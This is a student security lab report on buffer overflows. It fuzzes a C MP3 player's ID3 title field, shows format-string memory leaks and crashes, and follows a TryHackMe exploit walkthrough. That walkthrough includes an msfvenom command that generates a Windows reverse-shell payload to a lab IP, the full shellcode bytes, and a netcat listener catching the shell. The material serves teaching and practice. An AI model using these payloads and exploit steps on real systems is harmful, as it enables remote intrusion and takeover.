AEV - Lab. 4

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Introduction

The objective of this report is to explore buffer overflows.

Player

1

By running `flawfinder` within the *player* directory, after running the `make`command, the tool returns the following output.

```
┌──[root@debian]─[/player]
└─── #flawfinder .
Flawfinder version 2.0.10, (C) 2001-2019 David A. Wheeler.
Number of rules (primarily dangerous function names) in C/C++ ruleset: 223
Examining ./player.c

FINAL RESULTS:

./player.c:56:  [4] (format) printf:
  If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
./player.c:67:  [4] (format) printf:
  If format strings can be influenced by an attacker, they can be exploited
  (CWE-134). Use a constant for the format specification.
./player.c:49:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.
./player.c:82:  [2] (misc) fopen:
  Check when opening files - can an attacker redirect it (via symlinks),
  force the opening of special file type (e.g., device files), move things
  around to create a race condition, control its ancestors, or change its
  contents? (CWE-362).
./player.c:147:  [2] (buffer) char:
  Statically-sized arrays can be improperly restricted, leading to potential
  overflows or other issues (CWE-119!/CWE-120). Perform bounds checking, use
  functions that limit length, or ensure that the size is larger than the
  maximum possible length.

ANALYSIS SUMMARY:

Hits = 5
Lines analyzed = 161 in approximately 0.00 seconds (34534 lines/second)
Physical Source Lines of Code (SLOC) = 123
Hits@level = [0]  10 [1]   0 [2]   3 [3]   0 [4]   2 [5]   0
Hits@level+ = [0+]  15 [1+]   5 [2+]   5 [3+]   2 [4+]   2 [5+]   0
Hits/KSLOC@level+ = [0+] 121.951 [1+] 40.6504 [2+] 40.6504 [3+] 16.2602 [4+] 16.2602 [5+]   0
Minimum risk level = 1
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
See 'Secure Programming HOWTO'
(https://dwheeler.com/secure-programs) for more information.
```

Figure 1: flawfinder

From this we are able to identify five possible flaws within the *player.c* code. Two of this flaws are considered as "buffer flaws" and described as: **statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119!/CWE-120)**.

```
16  #define FIELD_BUFFER_SIZE 16
...
49  char buffer[FIELD_BUFFER_SIZE];
...
```

```
157 static char stream[1152 * 4];
```


In these lines, we can see that char streams and buffers are being allocated with fixed sized. This can be a problem in C because, depending on the way that input is being handled, it may **allow an user to introduce enough input to exceed the buffers capacity**, doing that may lead to the system to write this input to unpredicted spaces in the memory.

By analyzing the execution of the execution of the application, we are able to discover it prints the metadata of the audio files. We can then also use `exiftool` to expose all the metadata and see where are the field accessed by the application.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ ./player music.mp3
File Information
 Name: music.mp3
 Title: Impact Moderato
 Album: YouTube Audio Library
 Size: 1062 Kbytes
Playing
^C
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04/player$ exiftool music.mp3
ExifTool Version Number         : 12.57
File Name                       : music.mp3
Directory                       : .
File Size                       : 1088 kB
File Modification Date/Time     : 2023:12:17 11:48:51+00:00
File Access Date/Time           : 2023:12:17 13:47:24+00:00
File Inode Change Date/Time     : 2023:12:17 11:48:51+00:00
File Permissions                : -rwxr-xr-x
File Type                       : MP3
File Type Extension             : mp3
MIME Type                       : audio/mpeg
MPEG Audio Version              : 1
Audio Layer                     : 3
Audio Bitrate                   : 320 kbps
Sample Rate                     : 44100
Channel Mode                    : Stereo
MS Stereo                       : Off
Intensity Stereo                : Off
Copyright Flag                  : False
Original Media                  : True
Emphasis                        : None
Encoder                         : LAME3.99r
Lame VBR Quality                : 4
Lame Quality                    : 3
Lame Method                     : CBR
Lame Low Pass Filter            : 20.5 kHz
Lame Bitrate                    : 255 kbps
Lame Stereo Mode                : Stereo
ID3 Size                        : 112
Genre                           : Cinematic
Album                           : YouTube Audio Library
Title                           : Impact Moderato
Artist                          : Kevin MacLeod
Duration                        : 27.19 s (approx)
```

Figure 2: metadate

By then analyzing the code, we discover that one of the possible *buffer overflow* flows is exposed and used to print the metadata field. It then stands to reason that, if one of the metadata field were to have a sufficiently large data string, it could possibly overflow the buffer. We can try this with the *Title* field.



```
void print_frame(char* name, ID3Frame* frame){
    char buffer[FIELD_BUFFER_SIZE];

    if(frame != NULL){
        ID3Field *field = ID3Frame_GetField(frame, ID3FN_TEXT);
        int size = ID3Field_Size(field);
        ID3Field_GetASCII(field, buffer, size);
        printf("%s: ", name);
        printf(buffer);
        printf("\n");
    }

}

int print_meta(char* filename) {
    ID3Tag *tag = ID3Tag_New();

    printf("File Information\n");
    printf(" Name: ");
    printf(filename);
    ID3Tag_Link(tag, filename);
    ID3Frame* frame = ID3Tag_FindFrameWithID(tag, ID3FID_TITLE);
    print_frame("\n Title", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_ALBUM);
    print_frame(" Album", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_PERFORMERSORTORDER);
    print_frame(" Performer", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_COMMENT);
    print_frame(" Comments", frame);
}
```

Figure 3: title-buffer-code

2

To test this, we created a simple *bash* script that tries to run the music player with an increasingly large title. If the execution crashes, it outputs the title that has caused it.

```
#!/bin/bash
TITLE="A"
while :
do
    timeout 1 ./player/player ./player/music.mp3
    # Check if timeout successful or execution crashed
    if [[ $? -ne 124 ]]
    then
        echo "Buffer overflow with title of size: ${#TITLE}"
        break
    fi
    # Increase title length
    TITLE="${TITLE}A"
```

```
    id3v2 --TIT2 "${TITLE}" player/music.mp3
done
```

This test proves successful and we get the following output.

```
File Information
 Name: ./player/music.mp3
 Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
 Album: YouTube Audio Library
 Size: 1064 Kbytes
Playing
File Information
 Name: ./player/music.mp3
 Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAa
 Album: YouTube Audio Library
 Size: 1064 Kbytes
Playing
File Information
 Name: ./player/music.mp3
 Title: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJ6
./test-overflow-metadata.sh: line 30: 42803 Segmentation fault      timeout 1 ./player/player ./player/m
usic.mp3
Buffer overflow with title of size: 33
```

Figure 4: title-overflow

We can do the exact same thing with increasingly large file names, has the function that prints it uses the same buffer flaw as in the metadata tags. We can then add the characters 'B' and 'C' to the end of the title to easily notice them.

```
                                                                                                    stack
0x00007fffffffdda0|+0x0000: 0x0000000000423760  →  0x00007ffff7f31070  →  0x00007ffff7f0efe0  →  <ID3_Fr
ame::~ID3_Frame()+0> mov rax, QWORD PTR [rip+0x22e49]        # 0x7ffff7f31e30     ← $rsp
0x00007fffffffdda8|+0x0008: 0x00000000004025b1  →  "\n Title"
0x00007fffffffddb0|+0x0010: 0x4141414141414141
0x00007fffffffddb8|+0x0018: 0x4141414141414141
0x00007fffffffddc0|+0x0020: 0x4141414141414141
0x00007fffffffddc8|+0x0028: 0x4141414141414141
0x00007fffffffddd0|+0x0030: 0x00007fffff434241  ← $rbp
0x00007fffffffddd8|+0x0038: 0x00000000004014e3  →  <print_meta+126> mov rax, QWORD PTR [rbp-0x8]
```

In ASCII, 0x41 = A, 0x42 = B and 0x43 = C
So the title is A...ABC and it overflow to the $rbp

Figure 5: overflow-gef

Besides the exploit discovered above, there is also one way to crash the application. Which is by running it with directory as argument(instead of a normal file).

```
tiago@tiago-MS-7B24:~/Documents/player$ ./player ./
File Information
 Name: ./ Size: 4 Kbytes
Playing
Segmentation fault (core dumped)
tiago@tiago-MS-7B24:~/Documents/player$
```

This crash is happening because the program is not validating if the file passed as argument is a directory. S_ISDIR(m) macro from linux(https://www.gnu.org/software/libc/manual/html_node/Testing-File-Type.html) could be used to check if it's a directory and fix the problem.

3

The filename is being printed as follows:

```
printf(" Name: ");
printf(filename);
```

A `printf` without arguments is being used, and the user has full access to the variable `filename` because is given by him. In formated strings the '%p' can be used to print the address of a variable inside the `printf` arguments.When the `printf` has no argumets, it will go to the stack the get the values.

```
diogomatos@pop-os:~/Documents/uni/aev/lab_4/player$ ./player %x\ %x\ %x\ %x
File Information
 Name: 6d614e20 0 203a656d 0
 Title: Impact Moderato
 Album: YouTube Audio Library
 Size: 1062 Kbytes
Playing
```

4

The same can be done with the metadata field because of this method:

```
int print_meta(char* filename) {
    ID3Tag *tag = ID3Tag_New();

    printf("File Information\n");
    printf(" Name: ");
    printf(filename);
    ID3Tag_Link(tag, filename);
    ID3Frame* frame = ID3Tag_FindFrameWithID(tag, ID3FID_TITLE);
    print_frame("\n Title", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_ALBUM);
    print_frame(" Album", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_PERFORMERSORTORDER);
    print_frame(" Performer", frame);
    frame = ID3Tag_FindFrameWithID(tag, ID3FID_COMMENT);
    print_frame(" Comments", frame);
}
```

As we can see the `printf` is being used as before.

So, the same payload was used and introduced in the title field using `id3v2 --TIT2 "%x %x %x %x" music.mp`.

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As we see, the `printf` and does not have arguments try to find them in the stack, but the values that end up being used might not be formated in such way that can be converted into a string. So, if a `%s` is given to the `printf` we can have a DoS (it crashes).

```
diogomatos@pop-os:~/Documents/uni/aev/lab_4/player$ ./player %s
File Information
Segmentation fault (core dumped)
```

6

The main steps in order to perform the exploit are:

- Inject into the server process a malicous code that we want to execute.
- Overflow the buffer in order to reach the return address of the vulnerable function.
- Overwrite the return address with a pointer to our code, to get it executed.

TryHackMe - Buffer Overflow Prep

Overflow 1

Using the *fuzzer*, we are able to discover that the server crashes with 2000 bytes, so adding 400 bytes to that we can use MetaSploit's pattern creator to generate a 2400 byte pattern to use as payload. Using that as a payload we that can find the content of the *EIP* register, being the offset **1970**.



Figure 6: EIP-offset

After setting this value in the *exploit* script and running it again with the value B (in hexadecimal, 0x42) in the *retn* variable, we can see that the EIP register takes this value.



Figure 7: EIP-BBBB

From that, we can now specify whichever payload we desire. Using a long string of known value on both the

server side and the attacker side, we can test which characters do not match, the *bad characters*.



Figure 8: ESP



Figure 9: BadCharacters

We do this until there are no more characters that do not match, this way we can assure that we are able to fully write to the desired memory space.



Figure 10: Unmodified

Continuing the attack, 9 addresses are exposed to where we can know direct our exploitation payload in order to initiate a connection from the server to the client, a *reverse shell*



Figure 11: jmp

This payload can be crafted with another of MetaSploit's tools.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ msfvenom -p windows/shell_reverse_tcp LHOST=10.9.127.
101 LPORT=4444 EXITFUNC=thread -b "\x00\x07\x2e\xa0" -f c
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 12 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1506 bytes
unsigned char buf[] =
"\xd9\xc9\xb8\xa1\xc1\x50\xb3\xd9\x74\x24\xf4\x5a\x2b\xc9"
"\xb1\x52\x83\xc2\x04\x31\x42\x13\x03\xe3\xd2\xb2\x46\x1f"
"\x3c\xb0\xa9\xdf\xbd\xd5\x20\x3a\x8c\xd5\x57\x4f\xbf\xe5"
"\x1c\x1d\x4c\x8d\x71\xb5\xc7\xe3\x5d\xba\x60\x49\xb8\xf5"
"\x71\xe2\xf8\x94\xf1\xf9\x2c\x76\xcb\x31\x21\x77\x0c\x2f"
"\xc8\x25\xc5\x3b\x7f\xd9\x62\x71\xbc\x52\x38\x97\xc4\x87"
"\x89\x96\xe5\x16\x81\xc0\x25\x99\x46\x79\x6c\x81\x8b\x44"
"\x26\x3a\x7f\x32\xb9\xea\xb1\xbb\x16\xd3\x7d\x4e\x66\x14"
"\xb9\xb1\x1d\x6c\xb9\x4c\x26\xab\xc3\x8a\xa3\x2f\x63\x58"
"\x13\x8b\x95\x8d\xc2\x58\x99\x7a\x80\x06\xbe\x7d\x45\x3d"
"\xba\xf6\x68\x91\x4a\x4c\x4f\x35\x16\x16\xee\x6c\xf2\xf9"
"\x0f\x6e\x5d\xa5\xb5\xe5\x70\xb2\xc7\xa4\x1c\x77\xea\x56"
"\xdd\x1f\x7d\x25\xef\x80\xd5\xa1\x43\x48\xf0\x36\xa3\x63"
"\x44\xa8\x5a\x8c\xb5\xe1\x98\xd8\xe5\x99\x09\x61\x6e\x59"
"\xb5\xb4\x21\x09\x19\x67\x82\xf9\xd9\xd7\x6a\x13\xd6\x08"
"\x8a\x1c\x3c\x21\x21\xe7\xd7\x44\xbf\x98\x42\x31\xbd\x66"
"\x9c\x9d\x48\x80\xf4\x0d\x1d\x1b\x61\xb7\x04\xd7\x10\x38"
"\x93\x92\x13\xb2\x10\x63\xdd\x33\x5c\x77\x8a\xb3\x2b\x25"
"\x1d\xcb\x81\x41\xc1\x5e\x4e\x91\x8c\x42\xd9\xc6\xd9\xb5"
"\x10\x82\xf7\xec\x8a\xb0\x05\x68\xf4\x70\xd2\x49\xfb\x79"
"\x97\xf6\xdf\x69\x61\xf6\x5b\xdd\x3d\xa1\x35\x8b\xfb\x1b"
"\xf4\x65\x52\xf7\x5e\xe1\x23\x3b\x61\x77\x2c\x16\x17\x97"
"\x9d\xcf\x6e\xa8\x12\x98\x66\xd1\x4e\x38\x88\x08\xcb\x58"
"\x6b\x98\x26\xf1\x32\x49\x8b\x9c\xc4\xa4\xc8\x98\x46\x4c"
"\xb1\x5e\x56\x25\xb4\x1b\xd0\xd6\xc4\x34\xb5\xd8\x7b\x34"
"\x9c";
```

Figure 12: C-payload

By initiation `netcat` and commanding it to accept incoming connection, we can then send the exploit to the server, and this results in a successful connection between the server and the attacker through a shell.

```
davidjosearaujo@debian:~/Documents/mc/AEV/P/Lab04$ nc -l -p 4444
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\admin\Desktop\vulnerable-apps\oscp>
```

Figure 13: reverse-shell

The other Overflows function exactly the same way, please view the annex at the end of this report to view which offset and *bad characters* were found for each one.

TryHackMe - Intro to Pwntools

Consult the annexes